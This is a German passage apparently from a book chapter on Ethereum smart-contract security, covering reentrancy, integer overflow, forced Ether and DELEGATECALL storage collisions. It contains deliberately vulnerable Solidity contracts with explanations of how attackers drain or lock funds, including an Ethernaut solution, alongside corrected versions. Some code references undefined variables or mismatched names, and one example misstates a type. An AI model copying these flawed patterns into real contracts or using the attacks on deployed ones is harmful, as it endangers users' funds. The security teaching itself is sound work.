Es gibt eine Reihe gängiger Techniken, um mögliche Reentrancy-Lücken in Smart Contracts zu vermeiden. Die erste besteht darin, wann immer möglich die fest eingebaute `transfer` (<http://bit.ly/2Ogvnng>)-Funktion zu nutzen, um Ether an externe Kontrakte zu senden. Die `transfer`-Funktion sendet 2.300 Gaseinheiten mit dem externen Aufruf, was der Zieladresse/dem Zielkontrakt nicht ausreicht, um einen anderen Kontrakt, z. B. den sendenden Kontrakt, (erneut) aufzurufen.

Die zweite Technik besteht darin, sicherzustellen, dass die gesamte die Zustandsvariablen ändernde Logik ausgeführt wird, bevor Ether gesendet werden. Im `EtherStore`-Beispiel sollten die Zeilen 18 und 19 von `EtherStore.sol` also vor Zeile 17 stehen. Für jeden Code, der externe Aufrufe an unbekannte Adressen durchführt, ist es bewährte Praxis, das als letzte Operation einer lokalen Funktion bzw. eines Ausführungsfragments zu tun. Das ist als Checks-Effects-Interactions-Muster (<http://bit.ly/2EVo70v>) (zu Deutsch etwa »Prüfungen-Effekte-Interaktion«) bekannt.

Eine dritte Technik besteht in der Einführung eines Mutex' – d. h. einer Zustandsvariablen, die den Kontrakt während der Ausführung sperrt und so den Wiedereintritt verhindert.

Die Anwendung dieser Techniken (alle drei zu nutzen, ist unnötig, doch wir machen das hier zu Demonstrationszwecken) auf `EtherStore.sol` liefert uns einen Reentrancy-sicheren Kontrakt:

```
1 contract EtherStore {
2
3     // Mutex initialisieren
4     bool reEntrancyMutex = false;
5     uint256 public withdrawLimit = 1 ether;
6     mapping(address => uint256) public lastWithdrawTime;
7     mapping(address => uint256) public balances;
8
9     function depositFunds() public payable {
10         balances[msg.sender] += msg.value;
11     }
12
13     function withdrawFunds (uint256 _weiToWithdraw) public {
14         require(!reEntrancyMutex);
15         require(balances[msg.sender] >= _weiToWithdraw);
16         // Auszahlung beschränken
17         require(_weiToWithdraw <= withdrawLimit);
18         // Zeitspanne limitieren
19         require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
20         balances[msg.sender] -= _weiToWithdraw;
21         lastWithdrawTime[msg.sender] = now;
22         // reEntrancy-Mutex vor externem Aufruf setzen
23         reEntrancyMutex = true;
24         msg.sender.transfer(_weiToWithdraw);
25         // Mutex nach externem Aufruf zurücksetzen
26         reEntrancyMutex = false;
27     }
28 }
```


Reales Beispiel: DAO

Der DAO-Angriff (*Decentralized Autonomous Organization*) war einer der größten Hacks in der frühen Entwicklungsphase von Ethereum. Zu dieser Zeit enthielt der Kontrakt über 150 Millionen Dollar. Reentrancy hat bei diesem Angriff eine wesentliche Rolle gespielt und führte letztendlich zu dem Hard Fork, aus dem Ethereum Classic (ETC) hervorgegangen ist. Eine gute Analyse des DAO-Exploits finden Sie auf <http://bit.ly/2EQaLCI>. Weitere Informationen zu Ethereums Fork-Historie, dem Verlauf des DAO-Hashs und der Geburt von ETC finden Sie in Anhang B.

Arithmetischer Über-/Unterlauf

Die Ethereum Virtual Machine spezifiziert feste Größen für Integer-Datentypen. Das bedeutet, dass eine Integer-Variable nur einen bestimmten Wertebereich darstellen kann. So kann ein `uint8` beispielsweise nur Zahlen im Bereich $[0, 255]$ speichern. Versucht man, 256 in einem `uint8` zu speichern, ergibt das 0. Ist man nicht vorsichtig, können Solidity-Variablen missbraucht werden, wenn Benutzereingaben nicht geprüft und Berechnungen durchgeführt werden, deren Ergebnis außerhalb des Wertebereichs der sie speichernden Variablen liegt.

Weiterführende Lektüre zum arithmetischen Über-/Unterlauf finden Sie in »How to Secure Your Smart Contracts« (<https://bit.ly/2nNLuOr>), Ethereum Smart Contract Best Practices (<https://bit.ly/2MOBPv>) und »Ethereum, Solidity and integer overflows: programming blockchains like 1970« (<https://bit.ly/2xvbx1M>).

Die Sicherheitslücke

Zu einem Über-/Unterlauf kommt es, wenn eine Operation eine Zahl (oder ein Datenelement) in einer Variablen fester Größe speichern soll, die außerhalb des Wertebereichs der Variablen liegt.

Wenn Sie zum Beispiel den Wert 1 von einer `uint8`-Variablen (8-Bit-Integer ohne Vorzeichen) abziehen, deren Wert bei 0 liegt, erhalten Sie den Wert 255. Das bezeichnet man als *Unterlauf*. Wir haben eine Zahl unter dem Wertebereich von `uint8` zugewiesen, sodass der Wert *umspringt* und die größte Zahl ergibt, die `uint8` speichern kann. Wenn Sie $2^8=256$ zu `uint8` hinzuaddieren, bleibt der Variablenwert unverändert, da der Unterlauf genau der Größe von `uint` entspricht. Zwei einfache Analogien dieses Verhaltens sind der Kilometerzähler im Auto, der die zurückgelegte Strecke misst (und wieder auf 000000 springt, nachdem die größtmögliche Zahl, z. B. 999999, erreicht ist), sowie periodische mathematische Funktionen (wenn Sie 2π als Argument an $\sin$ übergeben, bleibt der Wert unverändert).

Addiert man Zahlen, die über dem Wertebereich eines Datentyps liegen, spricht man von einem *Überlauf*. Addiert man also 257 einer `uint8`-Variablen mit dem

aktuellen Wert 0 hinzu, ist das Ergebnis 1. Manchmal ist es hilfreich, sich Variablen fester Größe als zyklisch vorzustellen, d.h., wir fangen wieder bei null an, wenn eine Zahl über dem höchstmöglichen Wert gespeichert werden soll, bzw. zählen vom höchsten Wert herunter, wenn wir von null abziehen. Im Fall vorzeichenbehafteter int-Typen, die negative Zahlen darstellen *können*, beginnen wir von vorn, sobald wir den höchsten negativen Wert erreicht haben. Ziehen wir zum Beispiel 1 von einer uint8-Variablen mit dem Wert -128 ab, erhalten wir 127.

Diese Art mathematischer Fallstricke erlaubt es Angreifern, den Code zu missbrauchen und den logischen Fluss auf unerwartete Weise zu manipulieren. Sehen Sie sich zum Beispiel den TimeLock-Kontrakt in Beispiel 9-3 an.

Beispiel 9-3: TimeLock.sol

```
1  contract TimeLock {
2
3      mapping(address => uint) public balances;
4      mapping(address => uint) public lockTime;
5
6      function deposit() public payable {
7          balances[msg.sender] += msg.value;
8          lockTime[msg.sender] = now + 1 weeks;
9      }
10
11     function increaseLockTime(uint _secondsToIncrease) public {
12         lockTime[msg.sender] += _secondsToIncrease;
13     }
14
15     function withdraw() public {
16         require(balances[msg.sender] > 0);
17         require(now > lockTime[msg.sender]);
18         balances[msg.sender] = 0;
19         msg.sender.transfer(balance);
20     }
21 }
```

Dieser Kontrakt soll als zeitbasierter Tresor dienen. Nutzer können dort Ether hinterlegen, und diese werden dann für mindestens eine Woche gesperrt. Der Nutzer kann die Wartezeit über eine Woche hinaus erhöhen, doch einmal hinterlegt, kann der Nutzer davon ausgehen, dass die Ether für mindestens eine Woche sicher verwahrt sind. Zumindest sieht es der Kontrakt so vor.

Falls ein Nutzer dazu gezwungen ist, seinen privaten Schlüssel zu übergeben, kann ein solcher Kontrakt sicherstellen, dass die Ether für einen kurzen Zeitraum unzugänglich sind. Hat ein Nutzer aber 100 ether in diesem Kontrakt hinterlegt und die Schlüssel an einen Angreifer übergeben, kann dieser einen Überlauf nutzen, um an die Ether zu gelangen, egal was in lockTime steht.

Der Angreifer kann den lockTime-Wert (der ja öffentlich ist) für die Adresse ermitteln, deren Schlüssel er besitzt – nennen wir sie userLockTime. Sie könnten dann die

increaseLockTime-Funktion mit dem Argument 2^{256} - userLockTime aufrufen. Diese Zahl würde zum aktuellen userLockTime-Wert addiert werden und einen Überlauf verursachen, bei dem lockTime[msg.sender] auf 0 gesetzt wird. Danach könnte der Angreifer einfach die withdraw-Funktion aufrufen, um seine Belohnung einzustreichen.

Sehen wir uns ein weiteres Beispiel an (Beispiel 9-4), diesmal aus den Ethernaut-Challenges (<https://github.com/OpenZeppelin/ethernaut>).

WICHTIGER HINWEIS: Falls Sie die Ethernaut-Challenges noch nicht mitgemacht haben: Sie erhalten hier die Lösung zu einem der Levels.

Beispiel 9-4: Unterlauf-Sicherheitslücke aus Ethernaut-Challenge

```
1 pragma solidity ^0.4.18;
2
3 contract Token {
4
5     mapping(address => uint) balances;
6     uint public totalSupply;
7
8     function Token(uint _initialSupply) {
9         balances[msg.sender] = totalSupply = _initialSupply;
10    }
11
12    function transfer(address _to, uint _value) public returns (bool) {
13        require(balances[msg.sender] - _value >= 0);
14        balances[msg.sender] -= _value;
15        balances[_to] += _value;
16        return true;
17    }
18
19    function balanceOf(address _owner) public constant returns (uint balance) {
20        return balances[_owner];
21    }
22 }
```

Dieser einfache Token-Kontrakt nutzt die transfer-Funktion, über die die Teilnehmer ihre Tokens bewegen können. Erkennen Sie den Fehler in diesem Kontrakt?

Die Lücke ist in der transfer-Funktion zu finden. Die require-Anweisung in Zeile 13 kann durch einen Unterlauf umgangen werden. Nehmen wir einen Nutzer mit einem Nullsaldo an. Sie könnten die transfer-Funktion mit jedem _value-Wert ungleich null aufrufen und die require-Anweisung in Zeile 13 umgehen. Da balances[msg.sender] 0 ist (und ein uint256), führt die Subtraktion eines beliebigen positiven Werts (außer 2^{256}) zu einer positiven Zahl, wie weiter oben erklärt. Das gilt auch für Zeile 14, in der das Guthaben mit einem positiven Wert gutgeschrieben wird. Der Angreifer kann sich durch diese Unterlauflücke also mit Tokens versorgen.

Präventive Techniken

Die momentan übliche Technik zum Schutz vor einem Über-/Unterlauf besteht darin, mathematische Bibliotheken zu nutzen oder zu entwickeln, die die normalen mathematischen Operatoren für die Addition, Subtraktion und Multiplikation ersetzen. Die Division ist ausgenommen, weil sie keinen Über-/Unterlauf verursacht und die EVM die Division durch null abfängt.

OpenZeppelin (<https://github.com/OpenZeppelin/openzeppelin-solidity>) hat bei der Entwicklung und Auditierung sicherer Bibliotheken für die Ethereum-Community großartige Arbeit geleistet. Deren SafeMath-Bibliothek (<http://bit.ly/2ABhb4l>) kann genutzt werden, um Sicherheitslücken durch Über-/Unterlauf zu vermeiden.

Um zu demonstrieren, wie man diese Bibliotheken in Solidity nutzt, wollen wir den TimeLock-Kontrakt mithilfe der SafeMath-Bibliothek korrigieren. Die Überlauf-freie Version des Kontrakts sieht wie folgt aus:

```
1  library SafeMath {
2
3      function mul(uint256 a, uint256 b) internal pure returns (uint256) {
4          if (a == 0) {
5              return 0;
6          }
7          uint256 c = a * b;
8          assert(c / a == b);
9          return c;
10     }
11
12     function div(uint256 a, uint256 b) internal pure returns (uint256) {
13         // assert(b > 0); // Ausnahme bei Division durch null
14         uint256 c = a / b;
15         // assert(a == b * c + a % b); // Funktioniert in allen Fällen
16         return c;
17     }
18
19     function sub(uint256 a, uint256 b) internal pure returns (uint256) {
20         assert(b <= a);
21         return a - b;
22     }
23
24     function add(uint256 a, uint256 b) internal pure returns (uint256) {
25         uint256 c = a + b;
26         assert(c >= a);
27         return c;
28     }
29 }
30
31 contract TimeLock {
32     using SafeMath for uint; // Bibliothek für uint nutzen
33     mapping(address => uint256) public balances;
34     mapping(address => uint256) public lockTime;
35 }
```

```

36     function deposit() public payable {
37         balances[msg.sender] = balances[msg.sender].add(msg.value);
38         lockTime[msg.sender] = now.add(1 weeks);
39     }
40
41     function increaseLockTime(uint256 _secondsToIncrease) public {
42         lockTime[msg.sender] = lockTime[msg.sender].add(_secondsToIncrease);
43     }
44
45     function withdraw() public {
46         require(balances[msg.sender] > 0);
47         require(now > lockTime[msg.sender]);
48         balances[msg.sender] = 0;
49         msg.sender.transfer(balance);
50     }
51 }

```

Beachten Sie, dass alle mathematischen Standardoperationen durch entsprechende Äquivalente der SafeMath-Bibliothek ersetzt wurden. Der TimeLock-Kontrakt führt keine Operation mehr durch, bei der es zu einem Unter-/Überlauf kommen könnte.

Reale Beispiele: PoWHC und Batch Transfer Overflow (CVE-2018–10299)

PoWHC (*Proof of Weak Hands Coin*), ursprünglich als Scherz entwickelt, ist ein von einem Internetkollektiv geschriebenes Ponzi-Schema. Unglücklicherweise hatten der bzw. die Autoren vorher noch nie etwas von Über-/Unterlauf gehört, und folglich wurde der Kontrakt um 866 Ether erleichtert. Eric Banisadr gibt in seinem Blogpost (<https://bit.ly/2wrxIFJ>) zu diesem Hack eine gute Übersicht darüber, wie es zu diesem Unterlauf kam. Die Sache ist der weiter oben diskutierten Ethernaut-Challenge nicht unähnlich.

Ein weiteres Beispiel (<http://bit.ly/2CUf7WG>) liefert die Implementierung einer batchTransfer()-Funktion in einer Gruppe von ERC20-Token-Kontrakten. Die Implementierung enthielt eine Überlaufücke. Details können Sie in PeckShields Account (<https://bit.ly/2HDlIs8>) nachlesen.

Unerwartete Ether

Werden Ether an einen Kontrakt gesendet, muss dieser entweder die fallback-Funktion oder eine andere im Kontrakt definierte Funktion aufrufen. Es gibt zwei Ausnahmen von dieser Regel, bei denen Ether in einem Kontrakt existieren können, ohne Code ausgeführt zu haben. Kontrakte, die für alle an sie gesendeten Ether auf auszuführenden Code setzen, können für Angriffe anfällig sein, bei denen Ether »erzwungenermaßen« gesendet werden.

Weiterführende Literatur zum Thema finden Sie in »How to Secure Your Smart Contracts« (<https://bit.ly/2MR8Gp0>) und »Solidity Security Patterns – Forcing Ether to a Contract« (<http://bit.ly/2RjXmUWl>).

Die Sicherheitslücke

Eine gängige defensive Programmiertechnik, die für korrekte Zustandsübergänge und Validierungsoperationen nützlich ist, ist die *Invariantenprüfung* (Invariant Checking). Bei dieser Technik wird eine Reihe invarianter (unveränderlicher) Metriken oder Parameter festgelegt, die sich nicht ändern sollen, und nach einer (oder mehreren) Operation(en) wird geprüft, dass sie sich wirklich nicht geändert haben. Das ist üblicherweise ein gutes Vorgehen, solange die geprüften Invarianten wirklich unveränderlich sind. Ein Beispiel für eine Invariante ist die festgelegte Gesamtmenge (`totalSupply`) eines ERC20-Tokens (<http://bit.ly/2CUf7WG>). Da keine Funktion diese Invariante ändern darf, kann die `transfer`-Funktion prüfen, ob `totalSupply` unverändert bleibt, und so sicherstellen, dass die Funktion wie erwartet arbeitet.

So gibt es vor allem eine scheinbare Invariante, die man zu nutzen versucht ist, die aber tatsächlich von externen Nutzern manipuliert werden kann (unabhängig davon, welche Regeln im Smart Contract festgelegt wurden), und das sind die momentan im Smart Contract gespeicherten Ether. Solidity-Einsteiger haben häufig die falsche Vorstellung, dass ein Kontrakt Ether nur über `payable`-Funktionen akzeptieren oder erhalten kann. Diese falsche Annahme kann zu Kontrakten führen, die ihr Ether-Guthaben falsch einschätzen, was wiederum zu einer Reihe von Sicherheitslücken führen kann. Den schlagenden Beweis für eine solche Lücke liefert die (falsche) Nutzung von `this.balance`.

Es gibt zwei Möglichkeiten, einem Kontrakt (erzwungenermaßen) Ether zu senden, ohne eine `payable`-Funktion zu verwenden bzw. Code im Kontrakt auszuführen:

selfdestruct/suicide

Jeder Kontrakt kann eine `selfdestruct`-Funktion implementieren (<http://bit.ly/2RovrDf>), die den gesamten Bytecode aus der Kontraktadresse entfernt und die darin gespeicherten Ether an eine als Parameter übergebene Adresse sendet. Ist die übergebene Adresse ebenfalls ein Kontrakt, wird keine Funktion (auch nicht die Fallback-Funktion) aufgerufen. Daher kann die `selfdestruct`-Funktion verwendet werden, um zwangsweise Ether an jeden Kontrakt zu senden, und zwar unabhängig davon, ob entsprechender Code im Kontrakt vorliegt, auch bei Kontrakten ohne `payable`-Funktion. Ein Angreifer kann also einen Kontrakt mit einer `selfdestruct`-Funktion entwickeln und so erzwingen, dass Ether an einen Zielkontrakt gesendet werden. Martin Swende hat einen ausgezeichneten Blogpost (<http://bit.ly/2OfLukM>) geschrieben, der einige Eigenheiten des `selfdestruct`-Opcodes (Quirk #2) zeigt. Dabei verwendet er einen Account, der zeigt, wie Client-Nodes falsche Invarianten prüfen, was zu einem katastrophalen Crash des Ethereum-Netzwerks hätte führen können.

Vorab gesendete Ether

Eine andere Möglichkeit, einen Kontrakt mit Ether zu versorgen, besteht darin, die Kontraktadresse vorab mit Ether aufzuladen. Kontraktadressen sind deterministisch – die Adresse wird aus dem Keccak-256-Hash (häufig synonym mit SHA-3) der den Kontrakt erzeugenden Adresse und der den Kontrakt erzeugenden Transaktions-Nonce generiert. Die genaue Form lautet `adresse = sha3(rlp.encode([account_adresse,transaktions_nonce]))` (siehe Adrian Mannings Diskussion über »Keyless Ether« (<http://bit.ly/2EPj5Tq>) für einige nette Anwendungen). Das bedeutet, dass jeder die Kontraktadresse berechnen kann, bevor sie erzeugt wird, und Ether an diese Adresse senden kann. Wird der Kontrakt dann erzeugt, weist er ein Guthaben ungleich null auf.

Werfen wir einen Blick auf einige Fallstricke, die sich aus diesem Wissen ergeben. Nehmen wir den sehr simplen Kontrakt in Beispiel 9-5.

Beispiel 9-5: EtherGame.sol

```
1 contract EtherGame {
2
3     uint public payoutMileStone1 = 3 ether;
4     uint public mileStone1Reward = 2 ether;
5     uint public payoutMileStone2 = 5 ether;
6     uint public mileStone2Reward = 3 ether;
7     uint public finalMileStone = 10 ether;
8     uint public finalReward = 5 ether;
9
10    mapping(address => uint) redeemableEther;
11    // Nutzer zahlen 0,5 Ether und erhalten Gutschrift bei Meilenstein
12    function play() public payable {
13        require(msg.value == 0.5 ether); // Jedes Spiel kostet 0,5 Ether
14        uint currentBalance = this.balance + msg.value;
15        // Keine Spieler mehr, wenn Spiel beendet ist
16        require(currentBalance <= finalMileStone);
17        // Bei einem Milestone Gutschrift an Spieler-Account
18        if (currentBalance == payoutMileStone1) {
19            redeemableEther[msg.sender] += mileStone1Reward;
20        }
21        else if (currentBalance == payoutMileStone2) {
22            redeemableEther[msg.sender] += mileStone2Reward;
23        }
24        else if (currentBalance == finalMileStone ) {
25            redeemableEther[msg.sender] += finalReward;
26        }
27        return;
28    }
29
30    function claimReward() public {
31        // Spiel ist beendet
32        require(this.balance == finalMileStone);
33        // Es gibt eine Belohnung
34        require(redeemableEther[msg.sender] > 0);
35        redeemableEther[msg.sender] = 0;
```

```

36         msg.sender.transfer(transferValue);
37     }
38 }

```

Der Kontrakt repräsentiert ein einfaches Spiel (bei dem es naturgemäß zu Race Conditions kommt). Spieler senden 0,5 Ether an den Kontrakt in der Hoffnung, der Spieler zu sein, der zuerst einen der drei Meilensteine (Milestones) erreicht. Die Meilensteine werden in Ether angegeben. Der Erste, der einen Meilenstein erreicht, erhält einen Teil der Ether, sobald das Spiel beendet ist. Das Spiel endet, sobald der letzte Meilenstein (10 Ether) erreicht ist. Die Nutzer können dann ihren Gewinn einlösen.

Die Probleme des EtherGame-Kontrakts liegen in der falschen Verwendung von `this.balance` in den Zeilen 14 (und der zugehörigen Zeile 16) und 32. Ein missgünstiger Angreifer könnte eine kleine Menge – beispielsweise 0,1 Ether – über die (vorhin diskutierte) `selfdestruct`-Funktion an den Kontrakt senden, damit zukünftige Spieler den nächsten Meilenstein nicht erreichen können. `this.balance` wird dank der 0,1 Ether niemals ein Vielfaches von 0,5 Ether erreichen, da normale Spieler immer nur 0,5 Ether senden können. Auf diese Weise wird verhindert, dass die ganzen `if`-Anweisungen in den Zeilen 18, 21 und 24 ausgeführt werden.

Schlimmer noch, ein rachsüchtiger Angreifer, der einen Meilenstein verpasst hat, könnte 10 Ether (oder einen Betrag, der das Guthaben über den `finalMilestone` hebt) senden, was alle Belohnungen im Kontrakt für immer sperren würde. In einem solchen Fall würde `claimReward` stets unerledigter Dinge zurückkehren, weil in der `require`-Anweisung in Zeile 32 `this.balance` immer größer als `finalMilestone` ist.

Präventive Techniken

Solche Sicherheitslücken entstehen üblicherweise durch die falsche Verwendung von `this.balance`. Die Logik eines Kontrakts sollte, soweit möglich, die Abhängigkeit vom genauen Guthaben eines Kontrakts vermeiden, da dieses künstlich manipuliert werden kann. Basiert Ihre Logik auf `this.balance`, müssen Sie sich auf unerwartete Guthaben einstellen.

Wird der genaue Wert der hinterlegten Ether benötigt, sollte eine selbst definierte Variable genutzt werden, um die eingezahlten Ether nachzuhalten. Diese Variable wird durch die über `selfdestruct` eingegangenen Ether nicht beeinflusst.

Mit diesem Wissen würde eine korrigierte Version des EtherGame-Kontrakts wie folgt aussehen:

```

1  contract EtherGame {
2
3      uint public payoutMilestone1 = 3 ether;
4      uint public milestone1Reward = 2 ether;
5      uint public payoutMilestone2 = 5 ether;
6      uint public milestone2Reward = 3 ether;

```



```

7      uint public finalMileStone = 10 ether;
8      uint public finalReward = 5 ether;
9      uint public depositedWei;
10
11     mapping (address => uint) redeemableEther;
12
13     function play() public payable {
14         require(msg.value == 0.5 ether);
15         uint currentBalance = depositedWei + msg.value;
16         // Keine Spieler mehr, wenn Spiel beendet ist
17         require(currentBalance <= finalMileStone);
18         if (currentBalance == payoutMileStone1) {
19             redeemableEther[msg.sender] += mileStone1Reward;
20         }
21         else if (currentBalance == payoutMileStone2) {
22             redeemableEther[msg.sender] += mileStone2Reward;
23         }
24         else if (currentBalance == finalMileStone ) {
25             redeemableEther[msg.sender] += finalReward;
26         }
27         depositedWei += msg.value;
28         return;
29     }
30
31     function claimReward() public {
32         // Spiel ist beendet
33         require(depositedWei == finalMileStone);
34         // Es gibt eine Belohnung
35         require(redeemableEther[msg.sender] > 0);
36         redeemableEther[msg.sender] = 0;
37         msg.sender.transfer(transferValue);
38     }
39 }

```

Hier haben wir eine neue Variable namens `depositedEther` eingesetzt, die alle bekannten Ether-Einzahlungen nachhält. Diese Variable nutzen wir dann für unsere Tests. Wie Sie sehen, wird `this.balance` nicht länger verwendet.

Weitere Beispiele

Einige Beispiele für zu missbrauchende Kontrakte wurden beim Underhanded Solidity Coding Contest (<https://github.com/Arachnid/uscc/tree/master/submissions-2017/>) vorgestellt. Er liefert auch einige erweiterte Beispiele für eine Reihe von Fallstricken, die in diesem Abschnitt behandelt wurden.

DELEGATECALL

Die `CALL`- und `DELEGATECALL`-Opcodes sind nützlich, da sie Ethereum-Entwicklern erlauben, ihren Code zu modularisieren. Standardaufrufe externer Nachrichten an Kontrakte werden durch den `CALL`-Opcode verarbeitet, wodurch Code im Kontext

des externen Kontrakts/der externen Funktion ausgeführt wird. Der DELEGATECALL-Opcode ist nahezu identisch, der Code wird aber in der Zieladresse und im Kontext des aufrufenden Kontrakts ausgeführt. `msg.sender` und `msg.value` bleiben unverändert. Das erlaubt die Implementierung von *Bibliotheken*, deren Code der Entwickler nur einmal schreiben muss und dann in weiteren Kontrakten beliebig oft wiederverwenden kann.

Zwar sind die Unterschiede der beiden Opcodes einfach und intuitiv, doch die Nutzung von DELEGATECALL kann zu einer unerwarteten Codeausführung führen.

Weitere Informationen finden Sie in Loi.Luus Frage auf stackexchange zu diesem Thema (<http://bit.ly/2AAElb8>) und in der Solidity-Dokumentation (<http://bit.ly/2Oi7ULH>).

Die Sicherheitslücke

Durch die kontexterhaltende Natur von DELEGATECALL ist die Entwicklung sicherer eigener Bibliotheken nicht so leicht, wie man vielleicht glaubt. Der Code in den Bibliotheken selbst kann sicher und frei von Lücken sein, doch wenn er im Kontext einer anderen Anwendung aufgerufen wird, kann es zu neuen Sicherheitslücken kommen. Hier zeigen wir Ihnen ein recht komplexes Beispiel, das Fibonacci-Zahlen nutzt.

Sehen Sie sich die Bibliothek in Beispiel 9-6 an, die die Fibonacci-Folge und Folgen ähnlicher Form erzeugen kann. (Hinweis: Der Code wurde aus <https://bit.ly/2MReuii> abgeleitet.)

Beispiel 9-6: FibonacciLib.sol

```
1 // Bibliothekskontrakt - berechnet Fibonacci-artige Zahlen
2 contract FibonacciLib {
3     // Standard-Fibonacci-Folge initialisieren
4     uint public start;
5     uint public calculatedFibNumber;
6
7     // Nullte Zahl der Folge modifizieren
8     function setStart(uint _start) public {
9         start = _start;
10    }
11
12    function setFibonacci(uint n) public {
13        calculatedFibNumber = fibonacci(n);
14    }
15
16    function fibonacci(uint n) internal returns (uint) {
17        if (n == 0) return start;
18        else if (n == 1) return start + 1;
19        else return fibonacci(n - 1) + fibonacci(n - 2);
20    }
21 }
```

Die Bibliothek stellt eine Funktion bereit, die die n -te Fibonacci-Zahl der Folge erzeugt. Sie erlaubt dem Nutzer, den Startwert der Folge (start) festzulegen und die n -te Fibonacci-artige Zahl in dieser neuen Folge zu berechnen.

Sehen wir uns nun den Kontrakt in Beispiel 9-7 an, der diese Bibliothek nutzt.

Beispiel 9-7: FibonacciBalance.sol

```
1 contract FibonacciBalance {
2
3     address public fibonacciLibrary;
4     // Die aktuell auszuzahlende Fibonacci-Zahl
5     uint public calculatedFibNumber;
6     // Start der Fibonacci-Folge
7     uint public start = 3;
8     uint public withdrawalCounter;
9     // Selektor der Fibonacci-Funktion
10    bytes4 constant fibSig = bytes4(sha3("setFibonacci(uint256)"));
11
12    // Konstruktor - befüllt den Kontrakt mit Ether
13    constructor(address _fibonacciLibrary) public payable {
14        fibonacciLibrary = _fibonacciLibrary;
15    }
16
17    function withdraw() {
18        withdrawalCounter += 1;
19        // Berechne Fibonacci-Zahl für den aktuellen withdrawal-Nutzer
20        // Setzt calculatedFibNumber
21        require(fibonacciLibrary.delegatecall(fibSig, withdrawalCounter));
22        msg.sender.transfer(calculatedFibNumber * 1 ether);
23    }
24
25    // Nutzern den Aufruf der Funktionen der Fibonacci-Bibliothek ermöglichen
26    function() public {
27        require(fibonacciLibrary.delegatecall(msg.data));
28    }
29 }
```

Dieser Kontrakt erlaubt den Teilnehmern, Ether aus dem Kontrakt abzuheben. Die Ether-Menge entspricht dabei der Fibonacci-Zahl der Auszahlungsreihenfolge des Teilnehmers, d.h., der erste Teilnehmer erhält 1 Ether, der zweite ebenfalls 1 Ether, der dritte 2, der vierte 3, der fünfte 5 Ether und so weiter (bis das Guthaben des Kontrakts kleiner ist als die auszuzahlende Fibonacci-Zahl).

Einige Elemente dieses Kontrakts verlangen eine Erklärung. Zum einen ist da diese interessant aussehende Variable namens `fibSig`. Sie enthält die ersten vier Bytes des Keccak-256-Hashes (SHA-3) des Strings `'setFibonacci(uint256)'`. Man nennt das den Funktionsselektor (<http://bit.ly/2RmueMP>), und dieser wird an `calldata` übergeben, um die Funktion anzugeben, die im Smart Contract aufgerufen werden soll. Er wird in der `delegatecall`-Funktion in Zeile 21 genutzt, um die Funktion `fibonacci(uint256)` auszuführen. Das zweite Argument für `delegatecall` ist der Parameter, den wir an die Funktion übergeben wollen. Zum anderen gehen wir

davon aus, dass die Adresse für die `FibonacciLib`-Bibliothek im Konstruktor korrekt referenziert wird (»Referenzierung externer Kontrakte« auf Seite 195 diskutiert einige potenzielle Sicherheitslücken, die bei dieser Art der Initialisierung der Kontraktreferenz auftreten können).

Erkennen Sie Fehler in diesem Kontrakt? Wenn Sie ihn einrichten, mit Ether befüllen und `withdraw` aufrufen, wird er unverrichteter Dinge zurückkehren.

Vielleicht ist Ihnen aufgefallen, dass die Zustandsvariable `start` sowohl in der Bibliothek als auch im eigentlichen Kontrakt verwendet wird. Im Kontext der Bibliothek wird `start` genutzt, um den Beginn der Fibonacci-Folge mit 0 festzulegen. Im aufrufenden Kontrakt wird sie hingegen auf 3 gesetzt. Möglicherweise ist Ihnen auch aufgefallen, dass die `Fallback`-Funktion im `FibonacciBalance`-Kontrakt es erlaubt, alle Aufrufe an den Bibliothekskontrakt weiterzuleiten. Wenn wir uns daran zurückerinnern, dass wir den Zustand des Kontrakts erhalten, könnte uns diese Funktion erlauben, den Wert der `start`-Variablen im lokalen `FibonacciBalance`-Kontrakt zu ändern. Wäre das so, könnte man mehr Ether abheben, da die resultierende `calculatedFibNumber` von der `start`-Variablen abhängt (wie im Bibliothekskontrakt zu sehen). Tatsächlich modifiziert die `setStart`-Funktion die `start`-Variable im `FibonacciBalance`-Kontrakt *nicht*. Doch die im Kontrakt enthaltene Sicherheitslücke ist deutlich schlimmer als die Modifikation der `start`-Variablen.

Bevor wir das eigentliche Problem diskutieren, wollen wir einen kleinen Abstecher machen, damit Sie verstehen, wie Zustandsvariablen in Kontrakten gespeichert werden. Zustands- oder Speichervariablen (die über Transaktionen hinweg erhalten bleiben), werden sequenziell in `Slots` abgelegt, wenn sie im Kontrakt eingeführt werden. (Das ist natürlich komplizierter, als wir es hier darstellen. Wenn Sie es genauer wissen wollen, lesen Sie die Solidity-Dokumentation (<http://bit.ly/2JsldWf>).

Sehen wir uns dazu den Bibliothekskontrakt genauer an. Er verwendet die beiden Zustandsvariablen `start` und `calculatedFibNumber`. Die erste Variable, `start`, wird im Kontraktspeicher an `slot[0]` (also dem ersten Slot) abgelegt. Die zweite Variable, `calculatedFibNumber`, wird am nächsten freien Speicherslot, also `slot[1]`, gespeichert. Die Funktion `setStart` nimmt eine Eingabe und setzt `start` auf diesen Wert. Die Funktion setzt also `slot[0]` auf den Wert, den wir als Eingabe an die `setStart`-Funktion übergeben haben. In gleicher Weise setzt die `setFibonacci`-Funktion `calculatedFibNumber` auf das Ergebnis von `fibonacci(n)`. Auch hier wird einfach der Speicher `slot[1]` auf den Wert von `fibonacci(n)` gesetzt.

Blicken wir nun auf den `FibonacciBalance`-Kontrakt. `slot[0]` enthält die `fibonacciLibrary`-Adresse und `slot[1]` den Wert von `calculatedFibNumber`. Es ist diese fehlerhafte Wertezuordnung, die zu der Sicherheitslücke führt. `delegatecall` erhält den *Kontraktkontext*. Das bedeutet, dass über `delegatecall` ausgeführter Code mit dem Zustand (Speicher) des aufrufenden Kontrakts arbeitet.

Wie Sie sehen, wird `withdraw` in Zeile 21 von `fibonacciLibrary.delegatecall(fibSig,withdrawalCounter)` aufgerufen. Das ruft die `setFibonacci`-Funktion auf, die (wie erläutert) den Speicher `slot[1]` modifiziert, im aktuellen Kontext also `calculated`

